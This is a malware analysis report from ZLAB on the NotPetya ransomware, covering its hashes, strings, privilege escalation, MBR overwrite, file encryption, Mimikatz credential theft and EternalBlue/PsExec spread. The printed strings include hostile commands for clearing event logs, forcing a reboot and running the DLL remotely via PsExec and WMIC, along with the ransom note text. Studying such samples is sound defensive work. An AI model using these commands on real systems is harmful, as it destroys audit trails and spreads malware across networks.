ZLAB

Malware Analysis Report: NotPetya

Malware Analysts:

Antonio Pirozzi
Antonio Farina
Luigi Martire

14/09/17


Table of Contents

Introduction

The first impression about NotPetya is the name similar to another ransomware appeared in March 2016, Petya, because of its malicious behaviour after the system reboot. Nevertheless, NotPetya presents some other features more sophisticated unlike the other one:

- It cyphers some user files before the reboot of the machine
- It uses the famous and devastating Eternalblue exploit, based on a vulnerability of SMB Windows protocol (MS17-010; CVE-2017-0143)
- It schedules a legal reboot instead of forcing it
- It presents a different user interface after the reboot.

NotPetya has spread in June 2017 to the wave of news of EternalBlue exploit and Wannacry threat.



ESET™ estimated on 28 Jun 2017 that most of infections were in Ukraine; in particular it affected institutions, banks, newspapers, electricity companies, etc.


Basic static Analysis

Filename: notPetya.dll

MD5	da2b0b17905e8afae0eaca35e831be9e
SHA-1	34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
SHA-256	027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
File size	353 KB

Table 1 - Generic Info about NotPetya

Sections



Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	48483	48640	6.55	c5bd3bb710ae377938b17980692b785b
.rdata	53248	34118	34304	6.99	46418e52b546c1f696eb8a524f18c56e
.data	90112	39754	20992	5.43	5216f0c62d1fd41b1d558e129e18d0fe
.rsrc	131072	247608	247808	8.00	f07e68575f50a62382d99e182baa05d5
.reloc	380928	3074	3584	4.77	c5d1d4cdade7dcfbe14ec10dcf66cfb1

Table 2 - Info about NotPetya's Sections

Relevant Strings


```
\\.\PhysicalDrive0
123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz
1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX
Your personal installation key:
wowsmith123456[at]posteo[dot]net
Send your Bitcoin wallet ID and personal installation key to e-mail
Ooops, your important files are encrypted.
If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.
We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.
Please follow the instructions:
Send $300 worth of Bitcoin to following address:
.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.
gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.t
ar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.
Microsoft Enhanced RSA and AES Cryptographic Provider
\\.\pipe\%ws
iphlpapi.dll
GetExtendedTcpTable
%u.%u.%u.%u
TERMSRV/
127.0.0.1
localhost
SeTcbPrivilege
```

```
SeShutdownPrivilege
SeDebugPrivilege
C:\Windows\
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn
shutdown.exe /r /f
dllhost.dat
ntdll.dll
NtRaiseHardError
255.255.255.255
%s \\%s -accepteula –s -d C:\Windows\System32\rundll32.exe "C:\Windows\%s",#1
wbem\wmic.exe
%s /node:"%ws" /user:"%ws" /password:"%ws"
DeviceIoControl
ConnectNamedPipe
GetModuleHandleW
CreateNamedPipeW
FindResourceW
GetCurrentThread
CryptGenKey
CryptDestroyKey
```

These strings are the most relevant in the malware dll. There are two strings, “wowsmith123456[at]posteo[dot]net” and “1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX” representing the mail to referring the ransom payment and its relative Bitcoin address.
Among the strings is also present “*NtRaiseHardError*”, already present in the Petya code, but this API call is never used in a normal use case of the malware execution. This demonstrates that NotPetya is an evolution of Petya ransomware with some control flow changes.
Other highlighted strings are referred to particular features used by NotPetya variant. Therefore, we deepen in those in the next sections.

Behavioural Analysis

Just as Petya works, NotPetya needs Administrator privileges in order to perform the complete sequence of the malicious behaviour. The first action of NotPetya is immediately gain a series of system privileges, “SeShutdownPrivilege”, “SeDebugPrivilege”, “SeTcbPrivilege”.



Module	API
notPetya.dll	LookupPrivilegeValueW (NULL, "SeShutdownPrivilege", 0x0012acac)
notPetya.dll	AdjustTokenPrivileges (0x00000120, FALSE, 0x0012aca8, 0, NULL, NULL)
notPetya.dll	LookupPrivilegeValueW (NULL, "SeDebugPrivilege", 0x0012acac)
notPetya.dll	AdjustTokenPrivileges (0x00000164, FALSE, 0x0012aca8, 0, NULL, NULL)
notPetya.dll	LookupPrivilegeValueW (NULL, "SeTcbPrivilege", 0x0012acac)
notPetya.dll	AdjustTokenPrivileges (0x00000168, FALSE, 0x0012aca8, 0, NULL, NULL)

Figure 1 - NotPetya Privileges

After gaining these privileges, we observed the running of the malware and we took a diagram of its behaviour. In the figure 2, we show its actions:



File exist
Check C:\Windows\{mal_filename}
File not exist
exit
Get Disk Info with NtDeviceIoControlFile()
Move Xored Original MBR in Sector 34 Write NotPetya MBR and Kernel
Plan reboot after 1 hour
Crypt user files with AES Algorithm
Steal user credentials through a custom version of Mimikatz
Identify Windows machines
Transfer itself using SMB exploit (eternalblue)
Execute NotPetya on the victim machine using PsExec

Figure 2 - NotPetya performed actions before reboot


Now, we analyse the actions performed by the malware before the system reboot:

1. *Check C:\Windows\{mal_filename}*: this represents the kill-switch of NotPetya. In fact, it tries to find in Windows directory a mark of itself in order to not infect the machine another time. This mark is a file with the same name of the malware dll. During the execution of the malware the handle on this file is all time opened. If the malware were stopped, this file could be deleted by the OS, so it would be possible to infect another time the machine.

2. *Get Disk Info with NtDeviceIoControlFile()*: as Petya, the malware retrieves information about the disk (Geometry, Volume and Partition) and tries to take control of it.

3. *Move Xored Original MBR in Sector 34 and Write NotPetya MBR and Kernel*: NotPetya reads the original MBR, crypts it xoring with 0x7 key and finally writes the result in the Sector 34 of the disk. NotPetya replaces this MBR with its own in order to load its micro-kernel after the reboot.

4. *Plan reboot after 1 hour*: unlike Petya, NotPetya does not force the reboot, but stealthy commands the OS to schedule the reboot after an hour.



Nome	Stato	Attivazione	Prossima esecuzione	Ultima esecuzione	Autore
{F6EDA156-2A36-45BB-9C31-33B7B451CB28}	Pronto	Alle 13.16 del giorno 04/09/2017	04/09/2017 13:16:00	Mai	admin
Adobe Flash Player Updater	Pronto	Alle 1.53 ogni giorno - Dopo l'att...	04/09/2017 12:53:00	04/09/2017 12:15:22	Adobe S
GoogleUpdateTaskMachineCore	Pronto	Definite più attivazioni	04/09/2017 16:43:58	04/09/2017 12:15:22	
GoogleUpdateTaskMachineUA	Pronto	Alle 16.43 ogni giorno - Dopo l'at...	04/09/2017 12:43:58	04/09/2017 12:14:29	

Quando si crea un'attività, è necessario specificare l'azione che dovrà essere eseguita al suo avvio. Per creare un'azione, fare clic su Nuova. Per modificare le azioni, aprire le pagine delle proprietà dell'attività tramite il comando Proprietà.

Operazione	Dettagli
Avvio programma	C:\Windows\system32\shutdown.exe /r /f


Figure 3 - Reboot Scheduling

5. *Crypt user files with AES Algorithm*: during the execution of the malware, it creates a thread with the purpose of cipher the user files. In detail, the crypted files are those with one of the extensions reported also in the Strings section:

   “.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip”

   NotPetya does not rename the files and crypt their content with the AES Algorithm provided by Bcrypt.dll Windows API


6. *Steal user credentials through a custom version of Mimikatz*: at the same time of the cipher phase, the malware writes a custom version of Mimikatz in a temporary file and execute it. This malicious program is used to steal user credentials managed by “lsass.exe” process for the malware’s objectives. Thus, the ransomware creates a named pipe to share these credentials with other components of itself.



```
Command line: "C:\Users\admin\AppData\Local\Temp\CF06.tmp" \\.\pipe\{7DC40089-0CFC-4229-BA2E-A921DE79F382}
```

Figure 4 - Execution of custom Mimikatz contained in a temporary file


7. *Identify Windows Machines*: in order to exploit the SMB flaw, NotPetya needs to identify Windows machines in the same network. Thus, it sends NetBios packets in order to receive response by Windows system.



```
10.10.10.3          10.10.10.255          NBNS         92 Name query NB WORKGROUP<1b>
10.10.10.2          10.10.10.255          NBNS         92 Name query NB ADMIN-PC<00>
10.10.10.3          10.10.10.2            NBNS        104 Name query response NB 10.10.10.3
```

Figure 5 - Request-Response between two machines with NetBios protocol


8. *Transfer itself using SMB exploit Eternalblue*: once the malware individuates a Windows machine, it tries to infect the other host in the network. This behaviour is more similar to a worm than a classic ransomware. The exploit used for transmitting itself in the path“C:\Windows\NotPetya.dll” to the other system is the widely known EternalBlue. It was developed by NSA and released in April 2017 by Shadow Brokers. This exploit uses a vulnerability on the Windows implementation of the SMB protocol, causing a remote code execution on the victim.



```
10.10.10.3          10.10.10.2          SMB          213 Negotiate Protocol Request
10.10.10.2          10.10.10.3          SMB2         228 Negotiate Protocol Response
10.10.10.3          10.10.10.2          SMB2         162 Negotiate Protocol Request
10.10.10.2          10.10.10.3          SMB2         228 Negotiate Protocol Response
10.10.10.3          10.10.10.2          SMB2         220 Session Setup Request, NTLMSSP_NEGOTIATE
10.10.10.2          10.10.10.3          SMB2         401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10.10.10.3          10.10.10.2          SMB2         675 Session Setup Request, NTLMSSP_AUTH, User: admin-PC\admin
10.10.10.2          10.10.10.3          SMB2         159 Session Setup Response
10.10.10.3          10.10.10.2          SMB2         168 Tree Connect Request Tree: \\10.10.10.2\admin$
10.10.10.2          10.10.10.3          SMB2         138 Tree Connect Response
10.10.10.3          10.10.10.2          SMB2         274 Create Request File: ?
10.10.10.2          10.10.10.3          SMB2         298 Create Response File: [unknown]
10.10.10.3          10.10.10.2          SMB2         170 Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: notPetya
```

Figure 6 - Example of communication between the infected host and another host on the network


9. *Execute NotPetya on the victim machine using PsExec*: concurrently with these phases, the malware creates a new temporary file in “C:\Windows\” path, “dllhost.dat”. Not only does it contain the entire tool of SysInternals PsExec, but also it conserves the routine to retrieve the stolen credentials (using custom Mimikatz) at the point 6. Finally, the malware executes the “dllhost.dat” as a process, in order to launch NotPetya.dll on the victim machine.



```
, Command line: C:\Windows\dllhost.dat \\10.10.10.3 -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\notPetya.dll",#1 60
```

Figure 7 – Execution of dllhost.dat containing the body of PsExec routine

One hour after the infection, the scheduled task force the machine reboot. Now we take a comparison between the old MBR and the new MBR.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00   3ÀŽĐ¼.|ŽÀŽØ¾.|¿.
0010h: 06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00   .¹..üó¤Ph..Ëû¹..
0020h: BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10   ½¾.€~..|..…..ƒÅ.
0030h: E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00   âñÍ.ˆV.UÆF..ÆF..
0040h: B4 41 BB AA 55 CD 13 5D 72 0F 81 FB 55 AA 75 09   ´A»ªUÍ.]r..ûUªu.
0050h: F7 C1 01 00 74 03 FE 46 10 66 60 80 7E 10 00 74   ÷Á..t.þF.f`€~..t
0060h: 26 66 68 00 00 00 00 66 FF 76 08 68 00 00 68 00   &fh....fÿv.h..h.
0070h: 7C 68 01 00 68 10 00 B4 42 8A 56 00 8B F4 CD 13   |h..h..´BŠV.‹ôÍ.
0080h: 9F 83 C4 10 9E EB 14 B8 01 02 BB 00 7C 8A 56 00   ŸƒÄ.žë.¸..».|ŠV.
0090h: 8A 76 01 8A 4E 02 8A 6E 03 CD 13 66 61 73 1C FE   Šv.ŠN.Šn.Í.fas.þ
00A0h: 4E 11 75 0C 80 7E 00 80 0F 84 8A 00 B2 80 EB 84   N.u.€~.€.„Š.²€ë„
00B0h: 55 32 E4 8A 56 00 CD 13 5D EB 9E 81 3E FE 7D 55   U2äŠV.Í.]ëž.>þ}U
00C0h: AA 75 6E FF 76 00 E8 8D 00 75 17 FA B0 D1 E6 64   ªunÿv.è..u.ú°Ñæd
00D0h: E8 83 00 B0 DF E6 60 E8 7C 00 B0 FF E6 64 E8 75   èƒ.°ßæ`è|.°ÿædèu
00E0h: 00 FB B8 00 BB CD 1A 66 23 C0 75 3B 66 81 FB 54   .û¸.»Í.f#Àu;f.ûT
00F0h: 43 50 41 75 32 81 F9 02 01 72 2C 66 68 07 BB 00   CPAu2.ù..r,fh.».
0100h: 00 66 68 00 02 00 00 66 68 08 00 00 00 66 53 66   .fh....fh....fSf
0110h: 53 66 55 66 68 00 00 00 00 66 68 00 7C 00 00 66   SfUfh....fh.|..f
0120h: 61 68 00 00 07 CD 1A 5A 32 F6 EA 00 7C 00 00 CD   ah...Í.Z2öê.|..Í
0130h: 18 A0 B7 07 EB 08 A0 B6 07 EB 03 A0 B5 07 32 E4   . ·.ë. ¶.ë. µ.2ä
0140h: 05 00 07 8B F0 AC 3C 00 74 09 BB 07 00 B4 0E CD   ...‹ð¬<.t.»..´.Í
0150h: 10 EB F2 F4 EB FD 2B C9 E4 64 EB 00 24 02 E0 F8   .ëòôëý+Éädë.$.àø
0160h: 24 02 C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69   $.ÃInvalid parti
0170h: 74 69 6F 6E 20 74 61 62 6C 65 00 45 72 72 6F 72   tion table.Error
0180h: 20 6C 6F 61 64 69 6E 67 20 6F 70 65 72 61 74 69    loading operati
0190h: 6E 67 20 73 79 73 74 65 6D 00 4D 69 73 73 69 6E   ng system.Missin
01A0h: 67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74   g operating syst
01B0h: 65 6D 00 00 00 63 7B 9A 8C 25 FA FA 00 00 80 20   em...c{šŒ%úú..€ 
01C0h: 21 00 07 DF 13 0C 00 08 00 00 00 20 03 00 00 DF   !..ß....... ...ß
01D0h: 14 0C 07 FE FF FF 00 28 03 00 00 D0 FC 04 00 00   ...þÿÿ.(...Ðü...
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA   ..............Uª
```

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: FA 31 C0 8E D8 8E D0 8E C0 8D 26 00 7C FB 66 B8   ú1ÀŽØŽĐŽÀ.&.|ûf¸
0010h: 20 00 00 00 88 16 93 7C 66 BB 01 00 00 00 B9 00    ...ˆ.“|f»....¹.
0020h: 80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 80   €è..fHfƒø.uõf¡.€
0030h: EA 00 80 00 00 F4 EB FD 66 50 66 31 C0 52 56 57   ê.€..ôëýfPf1ÀRVW
0040h: 66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10   fPfS‰çfPfS.Qj.j.
0050h: 89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58   ‰æŠ.“|´BÍ.‰üf[fX
0060h: 73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83   s.P0äÍ.XëÖfƒÃ.fƒ
0070h: D0 00 81 C1 00 02 73 07 8C C2 80 C6 10 8E C2 5F   Ð..Á..s.ŒÂ€Æ.ŽÂ_
0080h: 5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB   ^ZfXÃ`´.¬<.t.Í.ë
0090h: F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00 00   ÷aÃ.............
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0160h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0170h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0180h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01B0h: 00 00 00 00 00 00 00 00 8C 25 FA FA 00 00 80 20   ........Œ%úú..€ 
01C0h: 21 00 07 DF 13 0C 00 08 00 00 00 20 03 00 00 DF   !..ß....... ...ß
01D0h: 14 0C 07 FE FF FF 00 28 03 00 00 D0 FC 04 00 00   ...þÿÿ.(...Ðü...
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA   ..............Uª
```

Figure 8 - MBR before and after NotPetya infection

Moreover, as mentioned in the phase 3, NotPetya also changes the disk layout after the infection. In fact, the malware alters the classic order of the disk section in order to execute its bootloader and micro-kernel. Below we take a comparison of disk layout before and after the infection.

